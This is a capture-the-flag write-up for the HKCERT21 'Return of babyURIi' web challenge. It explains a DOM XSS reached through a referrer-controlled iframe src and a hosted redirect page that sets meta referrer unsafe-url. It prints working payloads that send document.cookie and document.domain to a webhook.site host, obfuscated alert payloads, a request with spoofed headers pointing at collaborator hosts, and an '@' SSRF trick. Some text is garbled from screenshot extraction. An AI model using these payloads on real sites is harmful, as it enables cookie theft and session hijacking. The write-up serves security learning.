

Return of babyURIi writeup

How I not solve a DOMXSS before it was released

TLDR

Difficulty in descending order

1. Pretending to be Homo sapiens
2. Give up and sleep while u can steal document.domain but not cookie (in Part2)
3. auto https for location.origin.length - Kudos to admins for secure internet !!
4. using concat instead of +
5. meta tag unsafe-url
6. finding iframe src as injection point

Without fake localhost error msg and hCaptcha , I would say this is a ez challenge.

Part1

This challenge was released on 2nd day 10am.

The admins are bad guy made me used >5h with working payload of `Return of babyURIi` attempt to solve `babyURIi` on the first day(Yes, before `Return of babyURIi` was released).

From first look, any XSS attempt like `` would be blocked by CSP.

Seems the base64 encoded payload is reflected in GET param.


CSP Example

Enter your XSS payload here:

Submit

Still got XSS? Report your payload in [here](#) and grab a Cookie!

Output:




Not secure | babyurii-otvi54.hkcert21.pwnable.hk/?payload=PGltZyBzcmM9eCBvbmVycm9yPWFsZXJ0KDEpPg%3D%3D

Elements Console Sources Network Performance >>

top Filter Default levels 3 Issues: 2 2 1

[Deprecation] Synchronous XMLHttpRequest on the main thread is deprecated because of its detrimental effects to the end user's experience. For more help, check <https://xhr.spec.whatwg.org/>. read-settings.js:1

augmented-dom.js:1




augmented-dom.js:1

DOM Invader is now enabled. View the Augmented DOM and Postmessage tabs in devtools to use it.

Refused to load the image 'http://babyurii-otvi54.hkcert21.pwnable.hk/x/' because it violates the following Content Security Policy directive: "default-src 'none'". Note that 'img-src' was not explicitly set, so 'default-src' is used as a fallback.

Refused to execute inline event handler because it violates the following Content Security Policy directive: "default-src 'none'". Either the 'unsafe-inline' keyword, a hash ('sha256-...'), or a nonce ('nonce-...') is required to enable inline execution. Note that hashes do not apply to event handlers, style attributes and javascript: navigations unless the 'unsafe-hashes' keyword is present. Note also that 'script-src' was not explicitly set, so 'default-src' is used as a fallback.

`Content-Security-Policy: default-src 'none'` was observed from response header and looks like a perfect CSP. so CSP bypass was not in consideration.




CSP Evaluator

CSP Evaluator allows developers and security experts to check if a Content Security Policy (CSP) serves as a strong mitigation against [cross-site scripting attacks](#). It assists with the process of reviewing CSP policies, which is usually a manual task, and helps identify subtle CSP bypasses which undermine the value of a policy. CSP Evaluator checks are based on a [large-scale study](#) and are aimed to help developers to harden their CSP and improve the security of their applications. This tool (also available as a [Chrome extension](#)) is provided only for the convenience of developers and Google provides no guarantees or warranties for this tool.

Content Security Policy

[Sample unsafe policy](#) [Sample safe policy](#)

`Content-Security-Policy: default-src 'none'`

CSP Version 3 (nonce based + backward compatibility checks) 

CHECK CSP

Evaluated CSP as seen by a browser supporting CSP Version 3 [expand/collapse all](#)

✓ default-src		▼
① require-trusted-types-for [missing]	Consider requiring Trusted Types for scripts to lock down DOM XSS injection sinks. You can do this by adding "require-trusted-types-for 'script'" to your policy.	▼

The author is good guy enough to put all encoding script on server side so the only viewable JS is the following

```
1 GET /report HTTP/1.1
2 Host: babyurii-otvi54.hkcert21.pwnable.hk
3 Pragma: no-cache
4 Cache-Control: no-cache
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
  image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Referer:
  http://babyurii-otvi54.hkcert21.pwnable.hk/?payload=PGltZyBzcmM5eCBvbmVyc
  mSyPWFs2XJ0KDEpPg3D43D
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Connection: close
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
```

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Content-Length: 839
4 Connection: close
5 Server: Werkzeug/2.0.2 Python/3.10.0
6 Date: Sun, 14 Nov 2021 16:53:56 GMT
7 X-Cache: Miss from cloudfront
8 Via: 1.1 08c8928e40ae368a9e7c75aead506958.cloudfront.net (CloudFront)
9 X-Amz-Cf-Pop: HKG60-C1
10 X-Amz-Cf-Id: 9xbBfccczzfg1ZojKs0ZV8Aju7lWSCh48sFoMdBtdn0zgMdXWBGTL0A==
11
12 <html>
13 <head>
14 <title>
15   Yuri's Payload Collector
16 </title>
17 <script src="https://js.hcaptcha.com/1/api.js" async defer>
18 </script>
19 </head>
20 <body>
21 <h1>
22   Confirm Submission
23 </h1>
24 <div>
25   You are going to report <pre id="p" style="display:inline;color:violet">
26   to Yuri.
27 </div>
28 <p id="pre">
29   <a href="#p">Preview your payload</a>
30 </p>
31 <form method="POST" onsubmit="s.innerHTML='Now Loading...'">
32   <input id="payload" name="payload" type="hidden" />
33   <div class="h-captcha" data-sitekey="218e8859-e05e-46d5-a2c0-a903f23742c9">
```

```
path = document.referrer.substr(location.origin.length);
p.innerText = path;
payload.value = path;
onload = onhashchange = _ => {
  if (location.hash == '#p') pre.innerHTML = '<iframe src="' + path + '">
</iframe>'
};
```

Updating innerHTML smells like DOM XSS, the src used is `path` which is

```
document.referrer.substr(location.origin.length)
```

Play with referrer header finds out it does not change the value in document.referrer.

The Document.referrer property returns the URI of the page that linked to this page.

From <https://developer.mozilla.org/en-US/docs/Web/API/Document/referrer>

So maybe we can host javascript redirect on our own domain.

Implementing so would notice no `document.referrer` is string `null`

Find out meta tag could play around with referrer.

```
<meta name="referrer" content="no-referrer" />
```

FROM <https://stackoverflow.com/questions/49050268/does-document-referrer-equal-the-http-referrer-header>

Read the ***** docs and finds out `unsafe-url` to allow cross domain document.referrer.

```
<meta name="referrer" content="unsafe-url">
```

FROM <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy>

unsafe-url

From document	Navigation to	Referrer used
https://example.com/page?q=123 ↗	anywhere	https://example.com/page?q=123 ↗

```
path=document.referrer.substr(location.origin.length)
```

Now we have every puzzles to control `path` with

```
document.referrer
```

For `location.origin`, it can either be `http://babyurii-otvi54.hkcert21.pwnable.hk`

`http://localhost` so `location.origin.length` can be 42 or 16.

You can craft payload for both. It doesn't harm. Lets just assume is 42 first.

hosting the following HTML in your domain. Simplest solution can be github.io

```
<html>
  <meta name="referrer" content="unsafe-url">
  <body>
    <script>
      window.location.replace("http://babyurii-
otvi54.hkcert21.pwnable.hk/report#p");
    </script>
  </body>
</html>
```

I hosted the file on `https://wtwver.github.io/a.html`

so path would be empty `path="https://wtwver.github.io/a.html".substr(42)`

Add padding a's to find the place to inject.

```
< undefined
> "https://wtwver.github.io/a.html?aabbccddeeffgg".substr(42)
< 'ffgg'
> |
```

Visit `https://wtwver.github.io/a.html?aabbccddeeffgg` and would notice `iframe`

← → ↻ <https://babyurii-otvi54.hkcert21.pwnable.hk/report#p>

Confirm Submission

You are going to report **fgg** to Yuri.

Not Found

The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.

Welcome Elements

```

<html data-darkreader-mode="dynamic" >
  <head>...</head>
  <body>
    <h1>Confirm Submission</h1>
    <div>
      "You are going to report "
      <pre id="p" style="display: inline-block; color: #f00;">
        data-darkreader-inline-color: #f00;
      " to Yuri. "
    </div>
    <p id="pre">
      <iframe src="fgg" == $0
    </p>
  </body>
</html>

```

... #document

```


<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html data-darkreader-mode="dynamic" >
  <head>...</head>
  <body>
    <h1>Not Found</h1>
    <p>...</p>
  </body>
</html>

```

Bypass using weird encoding or native interpretation

```
<script>\u0061\u006C\u0065\u0072\u0074(1)</script>  
</iframe>  
<script>$=~[];$={__:++$,$$$$:(![!]+"" )[$],__$:++$, $$_:([!]+"" )  
<script>( +[ ] )( [ ( [ ( ! [ ] + [ ] ) [ + [ ] ] + ( ! [ ] ] + [ [ [ ] ] ) [ + ! + [ ] + [ + [ ] ] ] + ( ! [ ] ] )
```

Wow. A wild alert box pop up locally.



The screenshot shows a web browser window. The address bar displays the URL `https://babyurii-otvi54.hkcert21.pwnable.hk/report#p`. The main content area of the browser shows a dark-themed page with the heading **Confirm Submission** and the text `You are going to report javascript:alert(1)`. A modal dialog box is overlaid on top of the page. The dialog box has a title bar that reads `babyurii-otvi54.hkcert21.pwnable.hk says` and contains the text `1`. In the bottom right corner of the dialog box, there is a blue button with the text `OK`.

Next, visit

```
https://wtwver.github.io/a.html?
```

```
aabbccddeejavascript:fetch("https://webhook.site/888d8748-985d-4f61-abbb-
```

`1e0f49e36f64/?".concat(btoa(document.domain)))` locally.

User `concat` instead of `+`. Dont ask me how I know.

Request Details		Permalink	Raw content	Export as ▾	Headers	
GET	https://webhook.site/888d8748-985d-4f61-abb-1e0f49e36f64?YmFiZXVyaWktb3R2aTU0LmhrY2VydDlxLnB3bmFibGUuaGs=				connection	close
Host	[REDACTED].io				accept-language	en-G8,en;q=0.9,en-US;q=0.8
Date	11/15/2021 1:43:37 AM (a few seconds ago)				accept-encoding	gzip, deflate, br
Size	0 bytes				sec-fetch-dest	empty
ID	9b9d93f5-5be2-4e9c-aba0-2c8ab093b895				sec-fetch-mode	cors
Files					sec-fetch-site	cross-site
					origin	https://babyurii-otvi54.hkcert21.pwnable.hk


If your payload doesnot work, tuning king told me you enabled auto HTTPS which added 1 to `location.origin.length`. Again, dont ask me how I know.

replace domain with cookie, You can either add a cookie manually or directly submit to XSS bot

`https://wtwver.github.io/a.html?`

`aabbccddeejavascript:fetch("https://webhook.site/888d8748-985d-4f61-abb-1e0f49e36f64/?".concat(btoa(document.cookie)))`

Request Details		Permalink	Raw content	Export as ▾	Headers	
GET	https://webhook.site/888d8748-985d-4f61-abb-1e0f49e36f64?ZmxhZz1oa2NlcnQyMXsxMTF5X1VNTcxMTF3YW1hWFNTMWZVY2FuUkNFX1I1cjF9=				connection	close
Host	18.163.255.38 whois				accept-language	en-US
Date	11/15/2021 2:34:34 AM (a few seconds ago)				accept-encoding	gzip, deflate, br
Size	0 bytes				sec-fetch-dest	empty
ID	92c95366-0dba-4646-a899-7dc366c49166				sec-fetch-mode	cors
					sec-fetch-site	cross-site
					origin	http://babyurii-otvi54.hkcert21.pwnable.hk



`hkcert21{111y_YU57111wamaXSS1fUcanRCE_Yur1}`

Part2

As I mentioned, I approached this challenge in day1. (Its still day1 before I sleep) The only place to try to let admin read my URL was POST <http://babyurii-otvi54.hkcert21.pwnable.hk/report> , providing invalid input response error mentioning `localhost` .

```

1 POST /report HTTP/1.1
2 Host: babyurii-otvi54.hkcert21.pwnable.hk
3 Content-Length: 9844
4 Cache-Control: no-transform
5 Upgrade-Insecure-Requests: 1
6 Origin: http://babyurii-otvi54.hkcert21.pwnable.hk
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/55.0.2883.87 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
  ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://vba9gvv3m5n4pjdmg0euls1zs5kxb10.burpcollaborator.net/ref
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14 X-Forwarded-For: spoofed.k8tydkssjuktmsabg5x3rapqwh29t5hu.burpcollaborator.net
15 X-Real-IP: spoofed.y10c6yl6c8d7fm3p9jqhko14pvmnmka9.burpcollaborator.net
16 Contact: root@qxr42qhy809zbez5bm9ggewlnrfid62.burpcollaborator.net
17 X-Wap-Profile:
  http://3osht38bzd0c2rquwodm7t59c0is9rxg.burpcollaborator.net/wap.xml
18 X-Client-IP: spoofed.quo4zqey506z8evh2bj9dgbwinofff34.burpcollaborator.net
19 True-Client-IP: spoofed.bgvplb0jrlskuzi2ow5uzlxh48a01lpq.burpcollaborator.net
20 X-Originating-IP: spoofed.7cklh7wfnhogqveyks1qvxt046wxyln.burpcollaborator.net
21 Forwarded:
  for=spoofed.p8y3dpsxjzkyndaggax8rfpvmv2ethhf.burpcollaborator.net;by=spoofed.p8
  y3dpsxjzkyndaggax8rfpvmv2ethhf.burpcollaborator.net;host=spoofed.p8y3dpsxjzkynd
  aggax8rfpvmv2ethhf.burpcollaborator.net
22 Client-IP: spoofed.u4z89uo2f4g3ii6lctfdnkl0sryjpodd.burpcollaborator.net
23 From: root@rm5vrhz21305ftizcgaa8xfolg6lv.burpcollaborator.net
24 CF-Connecting-IP: spoofed.k4py9kosfuqt186bc5t3nalqshy9qlq.burpcollaborator.net
25
26 payload=@DSdasj:/kdnasjkdllkg-recaptcha-response=
  PO_eyJUeXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJwYXNna2VSIjo1U0RWTvHqQEN1WHF0NitLRFl

```

CTF player who knows orange must know adding @ for SSRF. Otherwise plz google orange SSRF.
 with `payload=@webhook.site/888d8748-985d-4f61-abbb-1e0f49e36f64`

REQUESTS (1/500)		Request Details	Permalink	Raw content	Export as ▾	Delete
Oldest First						
GET #c02c2	18.163.255.38	GET	http://webhook.site/888d8748-985d-4f61-abbb-1e0f49e36f64			
	11/15/2021 2:58:30 AM	Host	18.163.255.38 whois			
		Date	11/15/2021 2:58:30 AM (a few seconds ago)			
		Size	0 bytes			
		ID	c02c2bbb-862d-4a44-a4d0-d4880ebc3dbb			
		Files				

so `location.origin.length` is 16
 and i need domain of at most 8 chars with http or 7 chars for https

```

> "http://aaaaaaaa/javascript".substr(16)
< 'javascript'

```


Great! I happen to own a domain with 7 chars `https://aaaa.aa`
 I hosted the html

```

<html>
  <meta name="referrer" content="unsafe-url">
  <body>
    <script>
      window.location.replace("http://localhost/report#p");
    </script>
  </body>
</html>

```

When testing the payload locally without an alive service. `location.origin` is `null` instead of `http://localhost`. Again, dont ask me how i know.



payload

```
@aaaa.aa/javascript:fetch("https://webhook.site/888d8748-985d-4f61-abbb-1e0f49e36f64/?".concat(btoa(document.domain)))
```

REQUESTS (1/500)	Request Details	Headers
<p>Oldest First</p> <p>GET #cce10 18.163.255.38 11/15/2021 3:22:35 AM</p>	<p>GET https://webhook.site/888d8748-985d-4f61-abbb-1e0f49e36f64?bG9jYWxob3N0=</p> <p>Host: 18.163.255.38 whois</p> <p>Date: 11/15/2021 3:22:35 AM (a few seconds ago)</p> <p>Size: 0 bytes</p> <p>ID: cce10c48-5677-49ac-aed3-6d4fc276181d</p> <p>Files</p> <p>Query strings</p> <p>bG9jYWxob3N0 (empty)</p> <p>No content</p>	<p>connection close</p> <p>origin http://localhost</p> <p>referer http://localhost/report</p> <p>accept-encoding gzip, deflate, br</p> <p>accept-language en-US,en;q=0.5</p> <p>accept */*</p> <p>user-agent Mozilla/5.0 (X11; Linux x86_64)</p> <p>host webhook.site</p> <p>content-length</p> <p>content-type</p> <p>Form values (empty)</p>

Document.domain of localhost and origin/referer header to confirm its running on localhost. Now, You can take screenshot, steal the whole DOM, DOS , download bt, mine bitcoin but not stealing cookie. While the homepage tells you to `grab a Cookie!`

Still got XSS? Report your payload in here and grab a Cookie!

CSP Example

Enter your XSS payload here:

Submit

Still got XSS? Report your payload in [here](#) and grab a Cookie!

Output:

At that time still 0 solve, I even doubt httponly was set unintentionally .

Until i woke up and saw `Return of babyURIi` released with XSSbot and then first blood.
Story End.